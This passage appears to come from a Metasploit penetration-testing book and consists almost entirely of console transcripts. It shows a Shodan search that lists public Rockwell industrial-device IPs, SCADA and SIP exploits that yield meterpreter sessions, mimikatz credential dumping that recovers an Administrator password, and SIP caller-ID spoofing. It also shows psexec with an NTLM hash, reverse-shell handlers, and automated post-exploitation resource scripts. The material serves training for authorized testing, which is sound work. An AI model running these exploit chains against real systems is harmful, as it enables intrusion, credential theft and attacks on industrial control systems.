REGEX	.*	yes	Regex search for a specific IP/City
/Country/Hostname			
SHODAN_APIKEY		yes	The SHODAN API key

```
msf auxiliary(shodan_search) > set SHODAN_APIKEY RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
SHODAN_APIKEY => RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
```

```
msf auxiliary(shodan_search) > set QUERY Rockwell
QUERY => Rockwell
msf auxiliary(shodan_search) > run
```

```
[*] Total: 4249 on 43 pages. Showing: 1 page(s)
[*] Collecting data, please wait...
```

```
Search Results
```

```
=====
```

IP:Port	City	Country	Hostname
-----	----	-----	-----
104.159.239.246:44818	Holland	United States	104-159-239-246.static.sgnw.mi.charter.com
107.85.58.142:44818	N/A	United States	
109.164.235.136:44818	Stafa	Switzerland	136.235.164.109.static.wline.lns.sme.cust.swisscom.ch
119.193.250.138:44818	N/A	Korea, Republic of	
12.109.102.64:44818	Parkersburg	United States	cas-wv-cpe-12-109-102-64.cascable.net
121.163.55.169:44818	N/A	Korea, Republic of	
123.209.231.230:44818	N/A	Australia	
123.209.234.251:44818	N/A	Australia	
148.64.180.75:44818	N/A	United States	vsat-148-64-180-75.c005.g4.mrt.starband.net
148.78.224.154:44818	N/A	United States	misc-148-78-224-154.pool.starband.net
157.157.218.93:44818	N/A	Iceland	

```
msf > use exploit/windows/scada/realwin_scpc_initialize
msf exploit(realwin_scpc_initialize) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(realwin_scpc_initialize) > show options

Module options (exploit/windows/scada/realwin_scpc_initialize):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.10.108  yes       The target address
  RPORT     912              yes       The target port

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4444             yes       The listen port
  RHOST     192.168.10.108  no        The target address

Exploit target:

  Id  Name
  --  -
  0   Universal
```

```
msf exploit(realwin_scpc_initialize) > exploit

[*] Started bind handler
[*] Trying target Universal...
[*] Sending stage (957487 bytes) to 192.168.10.108
[*] Meterpreter session 1 opened (192.168.10.118:38051 -> 192.168.10.108:4444) at 2016-05-10 02:21:15 +0530

meterpreter > sysinfo
Computer      : NIPUN-DEBBE6F84
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter > load mimikatz
Loading extension mimikatz...success.
```



```
meterpreter > kerberos
```

```
[!] Not currently running as SYSTEM
```

```
[*] Attempting to getprivs
```


```
[+] Got SeDebugPrivilege
```

```
[*] Retrieving kerberos credentials
```

```
kerberos credentials
```

```
=====
```

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;999	NTLM	WORKGROUP	NIPUN-DEBBE6F84\$	
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;52163	NTLM			
0;996	Negotiate	NT AUTHORITY	NETWORK SERVICE	
0;176751	NTLM	NIPUN-DEBBE6F84	Administrator	12345





```
msf > use auxiliary/scanner/sip/options
msf auxiliary(options) > show options
```

Module options (auxiliary/scanner/sip/options):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each se
CHOST		no	The local client address
CPORT	5060	no	The local client port
RHOSTS		yes	The target address range or CIDR identi
RPORT	5060	yes	The target port
THREADS	1	yes	The number of concurrent threads
TO	nobody	no	The destination username to probe at ea

```

msf auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) > █

```

```

msf auxiliary(enumerator) > show options

Module options (auxiliary/scanner/sip/enumerator):

Name          Current Setting  Required  Description
----          -
BATCHSIZE     256              yes       The number of hosts to probe in each set
CHOST         no               no        The local client address
CPORT        5060             no        The local client port
MAXEXT       9999             yes       Ending extension
METHOD       REGISTER         yes       Enumeration method to use OPTIONS/REGISTER
MINEXT       0                yes       Starting extension
PADLEN       4                yes       Zero padding maximum length
RHOSTS      192.168.65.128  yes       The target address range or CIDR identifier
RPORT       5060             yes       The target port
THREADS      1                yes       The number of concurrent threads

```

```

msf auxiliary(enumerator) > set MINEXT 3000
MINEXT => 3000
msf auxiliary(enumerator) > set MAXEXT 3005
MAXEXT => 3005
msf auxiliary(enumerator) > set PADLEN 4
PADLEN => 4

```

```

msf auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24

```

```
msf auxiliary(enumerator) > run
```

```
[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/voip/sip_invite_spoof
msf auxiliary(sip_invite_spoof) > show options
```


```
Module options (auxiliary/voip/sip_invite_spoof):
```


Name	Current Setting	Required	Description
DOMAIN		no	Use a specific SIP domain
EXTENSION	4444	no	The specific extension or name to target
MSG	The Metasploit has you	yes	The spoofed caller id to send
RHOSTS	192.168.65.129	yes	The target address range or CIDR identifier
RPORT	5060	yes	The target port
SRCADDR	192.168.1.1	yes	The sip address the spoofed call is coming from
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```

```
msf auxiliary(sip_invite_spoof) > run
```

```
[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```





```
msf > use exploit/windows/sip/sipxphone_cseq
msf exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf exploit(sipxphone_cseq) > exploit
```

```
msf exploit(sipxphone_cseq) > exploit
```

```
[*] Started bind handler
```

```
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
```

```
[*] Sending stage (752128 bytes) to 192.168.65.129
```

```
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530
```

```
meterpreter >
```



## Chapter 6: Fast-Paced Exploitation with Metasploit

```
msf exploit(psexec) > pushm
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:8080
[*] Starting the payload handler...
```

```
msf exploit(handler) > popm
msf exploit(psexec) > show options
```

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Description
----	-----	-----
RHOST	192.168.10.109	
RPORT	445	The target address
SERVICE_DESCRIPTION	yes	Set the SMB service port
SERVICE_DISPLAY_NAME	no	Service description to to be used on target for pretty listing
SERVICE_NAME	no	The service display name
SHARE	Administrator\$	The service name
SMBDomain	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBPass	.	The Windows domain to use for authentication
servername	aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470	The password for the specified username

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST
set LHOST 192.168.10.112          set LHOST fe80::a00:27ff:fe55:fcfa%eth0
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > makerc
Usage: makerc <output rc file>
```

Save the commands executed since startup to the specified file.

```
msf exploit(handler) > makerc multi_hand
[*] Saving last 6 commands to multi_hand ...
```

```
msf > resource multi_hand
[*] Processing multi_hand for ERB directives.
resource (multi_hand)> use exploit/multi/handler
resource (multi_hand)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (multi_hand)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (multi_hand)> set LPORT 4444
LPORT => 4444
resource (multi_hand)> exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
█
```

```
GNU nano 2.2.6 File: multi_script
```

```
run post/windows/gather/checkvm  
run post/windows/manage/migrate
```

```
GNU nano 2.2.6 File: resource complete
```

```
use exploit/windows/http/rejetto_hfs_exec  
set payload windows/meterpreter/reverse_tcp  
set RHOST 192.168.10.109  
set RPORT 8081  
set LHOST 192.168.10.112  
set LPORT 2222  
set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script  
exploit
```

```

msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejeto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
AutoRunScript => multi_console_command -rc /root/my_scripts/multi_script
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.112:2222
[*] Using URL: http://0.0.0.0:8080/SP6W08sSPH
[*] Local IP: http://192.168.10.112:8080/SP6W08sSPH
[*] Server started.
[*] Sending a malicious request to /
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] 192.168.10.109 rejeto_hfs_exec - 192.168.10.109:8081 - Payload request received: /SP6W08sSPH
[*] Meterpreter session 1 opened (192.168.10.112:2222 -> 192.168.10.109:49217) at 2016-07-11 00:42:05 +0530
[!] Tried to delete %TEMP%\pRizJBaJheeoPB.vbs, unknown result
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Session ID 1 (192.168.10.112:2222 -> 192.168.10.109:49217) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Meterpreter session 2 opened (192.168.10.112:2222 -> 192.168.10.109:49222) at 2016-07-11 00:42:07 +0530
[*] Running Command List ...
[*] Running command run post/windows/gather/checkvm
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine ....
[*] Session ID 2 (192.168.10.112:2222 -> 192.168.10.109:49222) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Running Command List ...
[*] Running command run post/windows/gather/checkvm
[*] This is a Sun VirtualBox Virtual Machine
[*] Running command run post/windows/manage/migrate
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine ....
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: notepad.exe (3316)
[*] Spawning notepad.exe process to migrate to
[*] This is a Sun VirtualBox Virtual Machine
[*] Running command run post/windows/manage/migrate
[+] Migrating to 2964
[*] Server stopped.

meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKfKUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to

```

```

meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKfKUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3120
[+] Successfully migrated to process 2964
[+] Successfully migrated to process 3120

```

**GNU nano 2.2.6**

**File: multi\_scr.rc**

```
checkvm
migrate -n explorer.exe
get_env
_event_manager -i
```

**GNU nano 2.2.6**

**File: resource\_complete**

```
use exploit/windows/http/rejeto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.105
set LPORT 2222
set AutoRunScript multiscrypt -rc /root/my_scripts/multi_scr.rc
exploit
```

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.105
LHOST => 192.168.10.105
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multiscript -rc /root/my_scripts/multi_scr.rc
AutoRunScript => multiscript -rc /root/my_scripts/multi_scr.rc
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.105:2222
[*] Using URL: http://0.0.0.0:8080/e1kYsP
[*] Local IP: http://192.168.10.105:8080/e1kYsP
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109  rejetto_hfs_exec - 192.168.10.109:8081 - Payload request received: /e1kYsP
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 7 opened (192.168.10.105:2222 -> 192.168.10.109:49273) at 2016-07-11 13:16:01 +0530
[!] Tried to delete %TEMP%\ILMpSDXbuGy.vbs, unknown result
[*] Session ID 7 (192.168.10.105:2222 -> 192.168.10.109:49273) processing AutoRunScript 'multiscript -rc /root/my_scripts/multi_scr.rc'
[*] Running Multiscript script.....
[*] Running script List ...
[*] running script checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
[*] running script migrate -n explorer.exe
[*] Current server process: egmvsHerJGkWWt.exe (2476)
[+] Migrating to 3568
```

```
meterpreter > [+] Successfully migrated to process
```

```
[*] running script get_env
```

```
[*] Getting all System and User Variables
```

#### Environment Variable List

```
=====
```

Name	Value
-----	-----
APPDATA	C:\Users\mm\AppData\Roaming
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK	NO
HOMEDRIVE	C:
HOMEPATH	\Users\mm
LOCALAPPDATA	C:\Users\mm\AppData\Local
LOGONSERVER	\\WIN-SWIKKOTKSHX
NUMBER_OF_PROCESSORS	1
OS	Windows_NT
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE	x86
PROCESSOR_IDENTIFIER	x86 Family 6 Model 60 Stepping 3, GenuineIntel
PROCESSOR_LEVEL	6
PROCESSOR_REVISION	3c03
Path	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\W
indows\System32\WindowsPowerShell\v1.0\	
TEMP	C:\Users\mm\AppData\Local\Temp\1
TMP	C:\Users\mm\AppData\Local\Temp\1
USERDOMAIN	WIN-SWIKKOTKSHX
USERNAME	mm
USERPROFILE	C:\Users\mm
windir	C:\Windows

```
[*] running script event_manager -i
```

```
[*] Retriving Event Log Configuration
```

#### Event Logs on System

```
=====
```

Name	Retention	Maximum Size	Records
------	-----------	--------------	---------

```
-----
```

```
-----
```

```
-----
```

```
-----
```



```
[*] running script event_manager -i
[*] Retriving Event Log Configuration
```


### Event Logs on System

=====

Name	Retention	Maximum Size	Records
-----	-----	-----	-----
Application	Disabled	20971520K	130
HardwareEvents	Disabled	20971520K	0
Internet Explorer	Disabled	K	0
Key Management Service	Disabled	20971520K	0
Security	Disabled	K	Access Denied
System	Disabled	20971520K	1212
Windows PowerShell	Disabled	15728640K	200


```
msf > setg RHOST 192.168.10.112
RHOST => 192.168.10.112
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > get RHOST
RHOST => 192.168.10.112
msf exploit(ms08_067_netapi) > use exploit/windows/ftp/freefloatftp_user
msf exploit(freefloatftp_user) > get RHOST
RHOST => 192.168.10.112
msf exploit(freefloatftp_user) > back
msf > getg RHOST
RHOST => 192.168.10.112
```

# Chapter 7: Exploiting Real-World Challenges with Metasploit



```
[msf > workspace -a Example_Org  
[*] Added workspace: Example_Org  
[msf > workspace Example_Org  
[*] Workspace: Example_Org  
msf > █
```

```
[msf > db_nmap -sV 192.168.10.110 -p 21,22,23,80,135,139,443,445 --open  
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-20 23:29 IST  
[*] Nmap: Nmap scan report for 192.168.10.110  
[*] Nmap: Host is up (0.32s latency).  
[*] Nmap: Not shown: 3 closed ports  
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
[*] Nmap: PORT      STATE SERVICE      VERSION  
[*] Nmap: 80/tcp    open  http         Apache httpd 2.4.17 ((Win32) OpenSSL/1.0.2d PHP/5.5.30)  
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC  
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
[*] Nmap: 443/tcp   open  ssl/http     Apache httpd 2.4.17 ((Win32) OpenSSL/1.0.2d PHP/5.5.30)  
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows  
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```



```
[msf > use auxiliary/scanner/http/brute_dirs ]
[msf auxiliary(brute_dirs) > show options ]

Module options (auxiliary/scanner/http/brute_dirs):

  Name      Current Setting  Required  Description
  ----      -
  FORMAT    a,aa,aaa        yes       The expected directory format (a alpha, d
digit, A upperalpha)
  PATH      /                yes       The path to identify directories
  Proxies   [ ]              no        A proxy chain of format type:host:port[,ty
pe:host:port][...]
  RHOSTS    192.168.10.110  yes       The target address range or CIDR identifie
r
  RPORT     80               yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  THREADS   20               yes       The number of concurrent threads
  VHOST     [ ]              no        HTTP server virtual host

[msf auxiliary(brute_dirs) > set FORMAT a,aa,aaa,aaaa ]
FORMAT => a,aa,aaa,aaaa
[msf auxiliary(brute_dirs) > run ]
```

```
[msf auxiliary(brute_dirs) > run
```

```
[*] Using code '404' as not found.  
[*] Found http://192.168.10.110:80/aux/ 403  
[*] Found http://192.168.10.110:80/con/ 403  
[*] Found http://192.168.10.110:80/img/ 200
```

```
[msf > use auxiliary/scanner/http/dir_scanner
```

```
[msf auxiliary(dir_scanner) > show options
```

```
Module options (auxiliary/scanner/http/dir_scanner):
```

Name	Current Setting
Required	Description
----	-----
DICTIONARY	/opt/metasploit-framework/embedded/framework/data/wmap/wmap_dirs.t
xt no	Path of word dictionary to use
PATH	/
yes	The path to identify files
Proxies	
no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	
yes	The target address range or CIDR identifier
RPORT	80
yes	The target port (TCP)
SSL	false
no	Negotiate SSL/TLS for outgoing connections
THREADS	1
yes	The number of concurrent threads
VHOST	
